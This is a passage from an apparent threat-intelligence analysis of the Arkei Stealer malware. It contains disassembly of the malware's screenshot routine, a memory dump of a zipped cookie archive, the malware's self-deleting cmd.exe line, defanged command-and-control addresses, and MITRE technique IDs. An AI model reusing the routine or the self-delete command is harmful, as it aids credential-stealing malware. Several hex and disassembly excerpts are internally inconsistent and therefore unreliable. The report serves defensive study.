0019E196	00 00 00 00	00 00 00 00
0019E197	00 00 00 00	00 00 00 00
0019E198	00 00 00 00	00 00 00 00
0019E199	00 00 00 00	00 00 00 00
0019E19A	00 00 00 00	00 00 00 00
0019E19B	00 00 00 00	00 00 00 00
0019E19C	00 00 00 00	00 00 00 00
0019E19D	00 00 00 00	00 00 00 00
0019E19E	00 00 00 00	00 00 00 00
0019E19F	00 00 00 00	00 00 00 00
0019E1A0	00 00 00 00	00 00 00 00
0019E1A1	00 00 00 00	00 00 00 00
0019E1A2	00 00 00 00	00 00 00 00
0019E1A3	00 00 00 00	00 00 00 00
0019E1A4	00 00 00 00	00 00 00 00
0019E1A5	00 00 00 00	00 00 00 00
0019E1A6	00 00 00 00	00 00 00 00
0019E1A7	00 00 00 00	00 00 00 00
0019E1A8	00 00 00 00	00 00 00 00
0019E1A9	00 00 00 00	00 00 00 00
0019E1AA	00 00 00 00	00 00 00 00
0019E1AB	00 00 00 00	00 00 00 00
0019E1AC	00 00 00 00	00 00 00 00
0019E1AD	00 00 00 00	00 00 00 00
0019E1AE	00 00 00 00	00 00 00 00
0019E1AF	00 00 00 00	00 00 00 00
0019E1B0	00 00 00 00	00 00 00 00
0019E1B1	00 00 00 00	00 00 00 00
0019E1B2	00 00 00 00	00 00 00 00
0019E1B3	00 00 00 00	00 00 00 00
0019E1B4	00 00 00 00	00 00 00 00
0019E1B5	00 00 00 00	00 00 00 00
0019E1B6	00 00 00 00	00 00 00 00
0019E1B7	00 00 00 00	00 00 00 00
0019E1B8	00 00 00 00	00 00 00 00
0019E1B9	00 00 00 00	00 00 00 00
0019E1BA	00 00 00 00	00 00 00 00
0019E1BB	00 00 00 00	00 00 00 00
0019E1BC	00 00 00 00	00 00 00 00
0019E1BD	00 00 00 00	00 00 00 00
0019E1BE	00 00 00 00	00 00 00 00
0019E1BF	00 00 00 00	00 00 00 00
0019E1C0	00 00 00 00	00 00 00 00
0019E1C1	00 00 00 00	00 00 00 00
0019E1C2	00 00 00 00	00 00 00 00
0019E1C3	00 00 00 00	00 00 00 00
0019E1C4	00 00 00 00	00 00 00 00
0019E1C5	00 00 00 00	00 00 00 00
0019E1C6	00 00 00 00	00 00 00 00
0019E1C7	00 00 00 00	00 00 00 00
0019E1C8	00 00 00 00	00 00 00 00
0019E1C9	00 00 00 00	00 00 00 00
0019E1CA	00 00 00 00	00 00 00 00
0019E1CB	00 00 00 00	00 00 00 00
0019E1CC	00 00 00 00	00 00 00 00
0019E1CD	00 00 00 00	00 00 00 00
0019E1CE	00 00 00 00	00 00 00 00
0019E1CF	00 00 00 00	00 00 00 00
0019E1D0	00 00 00 00	00 00 00 00
0019E1D1	00 00 00 00	00 00 00 00
0019E1D2	00 00 00 00	00 00 00 00
0019E1D3	00 00 00 00	00 00 00 00
0019E1D4	00 00 00 00	00 00 00 00
0019E1D5	00 00 00 00	00 00 00 00
0019E1D6	00 00 00 00	00 00 00 00
0019E1D7	00 00 00 00	00 00 00 00
0019E1D8	00 00 00 00	00 00 00 00
0019E1D9	00 00 00 00	00 00 00 00
0019E1DA	00 00 00 00	00 00 00 00
0019E1DB	00 00 00 00	00 00 00 00
0019E1DC	00 00 00 00	00 00 00 00
0019E1DD	00 00 00 00	00 00 00 00
0019E1DE	00 00 00 00	00 00 00 00
0019E1DF	00 00 00 00	00 00 00 00
0019E1E0	00 00 00 00	00 00 00 00
0019E1E1	00 00 00 00	00 00 00 00
0019E1E2	00 00 00 00	00 00 00 00
0019E1E3	00 00 00 00	00 00 00 00
0019E1E4	00 00 00 00	00 00 00 00
0019E1E5	00 00 00 00	00 00 00 00
0019E1E6	00 00 00 00	00 00 00 00
0019E1E7	00 00 00 00	00 00 00 00
0019E1E8	00 00 00 00	00 00 00 00
0019E1E9	00 00 00 00	00 00 00 00
0019E1EA	00 00 00 00	00 00 00 00
0019E1EB	00 00 00 00	00 00 00 00
0019E1EC	00 00 00 00	00 00 00 00
0019E1ED	00 00 00 00	00 00 00 00
0019E1EE	00 00 00 00	00 00 00 00
0019E1EF	00 00 00 00	00 00 00 00
0019E1F0	00 00 00 00	00 00 00 00
0019E1F1	00 00 00 00	00 00 00 00
0019E1F2	00 00 00 00	00 00 00 00
0019E1F3	00 00 00 00	00 00 00 00
0019E1F4	00 00 00 00	00 00 00 00
0019E1F5	00 00 00 00	00 00 00 00
0019E1F6	00 00 00 00	00 00 00 00
0019E1F7	00 00 00 00	00 00 00 00
0019E1F8	00 00 00 00	00 00 00 00
0019E1F9	00 00 00 00	00 00 00 00
0019E1FA	00 00 00 00	00 00 00 00
0019E1FB	00 00 00 00	00 00 00 00
0019E1FC	00 00 00 00	00 00 00 00
0019E1FD	00 00 00 00	00 00 00 00
0019E1FE	00 00 00 00	00 00 00 00
0019E1FF	00 00 00 00	00 00 00 00

There are some libraries in zip file. These libraries are necessary to grab some kind of data. For instance :

Freebl3.dll : Freebl Library of Mozilla Firefox

Mozglue.dll : Library for Firefox

Vcruntime140.dll : Library for Visual Runtime



Taking Screenshot

It has been detected that the Malware has taken a screenshot with help of **gdiplus** library.

```

00416F57 FF15 88644400 call dword ptr ds:[<gdiplusStartup>]
00416F59 85C0 test eax, eax
00416F5B 0F85 21010000 jne movie.4170E6
00416F5C 8D45 C8 lea eax, dword ptr ss:[ebp-38]
00416F5E 50 push eax
00416F5F 57 push edi
00416F60 56 push esi
00416F62 FF15 18644400 call dword ptr ds:[<CreateStreamOnHGlobal>]
00416F64 85C0 test eax, eax
00416F66 0F85 00010000 jne movie.4170E6
00416F68 FF15 04634400 call dword ptr ds:[<GetDesktopWindow>]
00416F6A 8D45 DC lea eax, dword ptr ss:[ebp-24]
00416F6C 50 push eax
00416F6E FF15 50654400 call dword ptr ds:[<GetWindowRect>]
00416F70 57 push edi
00416F72 FF15 2C654400 call dword ptr ds:[<GetDC>]
00416F74 50 push eax
00416F76 8945 D8 mov dword ptr ss:[ebp-28], eax
00416F78 FF15 DC634400 call dword ptr ds:[<CreateCompatibleDC>]
00416F7A FF75 E8 push dword ptr ss:[ebp-18]
00416F7C 8BD8 mov ebx, eax
00416F7E FF75 E4 push dword ptr ss:[ebp-1C]
00416F80 FF75 D8 push dword ptr ss:[ebp-20]
00416F82 FF15 48634400 call dword ptr ds:[<CreateCompatibleBitmap>]
00416F84 50 push eax
00416F86 53 push ebx
00416F88 8945 CC mov dword ptr ss:[ebp-34], eax
00416F8A FF15 28634400 call dword ptr ds:[<SelectObject>]
00416F8C 68 2000CC00 push movie.CC0020
00416F8E 56 push esi
00416F90 57 push esi
00416F92 FF75 D8 push dword ptr ss:[ebp-28]
00416F94 8945 BC mov dword ptr ss:[ebp-44], eax
00416F96 FF75 E8 push dword ptr ss:[ebp-18]
00416F98 FF75 E4 push dword ptr ss:[ebp-1C]
00416F9A 56 push esi
00416F9C 56 push esi
00416F9E 53 push ebx
00416FA0 FF15 08634400 call dword ptr ds:[<BitBlt>]
00416FA2 8D45 D4 lea eax, dword ptr ss:[ebp-2C]
00416FA4 50 push eax
00416FA6 57 push esi
00416FA8 FF75 CC push dword ptr ss:[ebp-34]
00416FAA FF15 78644400 call dword ptr ds:[<GdiplusCreateBitmapFromHBITMAP>]
00416FAC 85C0 test eax, eax
00416FAE 0F85 14010000 jne movie.4170E6
00416FB0 8D45 EC lea eax, dword ptr ss:[ebp-14]
00416FB2 50 push eax
00416FB4 57 push esi
00416FB6 FF15 416EFD call dword ptr ds:[<GdiplusSaveImageToStream>]
00416FB8 50 push eax
00416FBA 57 push esi
00416FBC FF75 C8 push dword ptr ss:[ebp-38]
00416FBE FF75 D4 push dword ptr ss:[ebp-2C]
00416FC0 FF15 4C644400 call dword ptr ds:[<GdiplusSaveImageToStream>]
  
```

Encrypting and Uploading the Collected Data

After all of these operations Malware zips the data that are collected. Then it encrypts the zip file to make it ready to be uploaded. We generated a **memory dump** before Malware encrypts the data.

```


00408B0C FF15 E8624400 call dword ptr ds:[<CryptBinaryToStringA>]
00408B0E 85C0 test eax, eax
00408B10 74 38 jne movie.408D51
00408B12 FF7424 1C push dword ptr ss:[esi-1C]
  
```

Memory Dump 1:

Address	Hex	ASCII
1D590000	50 48 03 04 14 00 02 00 08 00 04 50 63 55 1C 33	PK.....PCU...
1D590010	AD 61 07 44 00 00 E6 A3 00 00 22 00 11 00 2F 43	..a.D..#...../G
1D590020	6F 6F 68 69 65 73 2F 47 6F 6F 6C 65 20 43 68	ookies/Google Ch
1D590030	72 6F 6D 65 5F 44 65 66 61 75 6C 74 2E 74 78 74	rome_Default.txt
1D590040	55 54 00 00 07 52 91 63 63 52 91 63 63 52 91 63	UT...R.ccr.ccr.c
1D590050	63 C4 7D 69 78 E3 3C 72 E0 67 FA 57 EC 74 E7 7D	CA)({&r&guwltc
1D590060	33 33 80 54 03 20 78 F5 83 DE 7C 75 DF F7 61 29	33aT..x0p..u=a
1D590070	4F 46 01 2F 89 12 0F 99 A4 CE 9D BC 8F 7D 08 94	OF./...s1.kz...
1D590080	CF 6E D9 96 27 C9 B3 D0 86 25 92 40 A1 00 14 EA	InU..E*Y%..@..6
1D590090	42 A1 98 58 44 D1 C2 77 72 56 14 EA D2 58 28 18	Bj.[DNArV..aOX(.
1D5900A0	CD 41 49 FA FF F0 89 15 45 A5 3A 91 75 24 18 A5	TATohb...lir..kt


ThreatMon Arkei Stealer Analysis

In the zip file there are data that are taken from Browsers, some information about our local Computer and there is a screenshot when we were debugging the Malware.



Finally, Malware is getting ready to destroy itself.

"C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q "movie.exe" & exit



ThreatMon Arkei Stealer Analysis

INDICATOR OF COMPROMISE (IOC)

SHA-256 HASH
7b788dc01e52402adad852c4960170f8058ab901db5c83c5e2fd32485484787a

IP/URL
t.me/dghzq
http://64[.]44[.]177[.]137:80
http://64[.]44[.]177[.]137/1636
http://64[.]44[.]177[.]137/090459701475.zip

MITRE ATT&CK

TECHNIC	ID
Steal Web Session Cookie	T1539
Credentials From Password Stores	T1555
Unsecured Credentials	T1552
Query Registry	T1012
Software Discovery	T1518
System Information Discovery	T1082
Ingress Tool Transfer	T1105
Exfiltration Over Alternative Protocol	T1048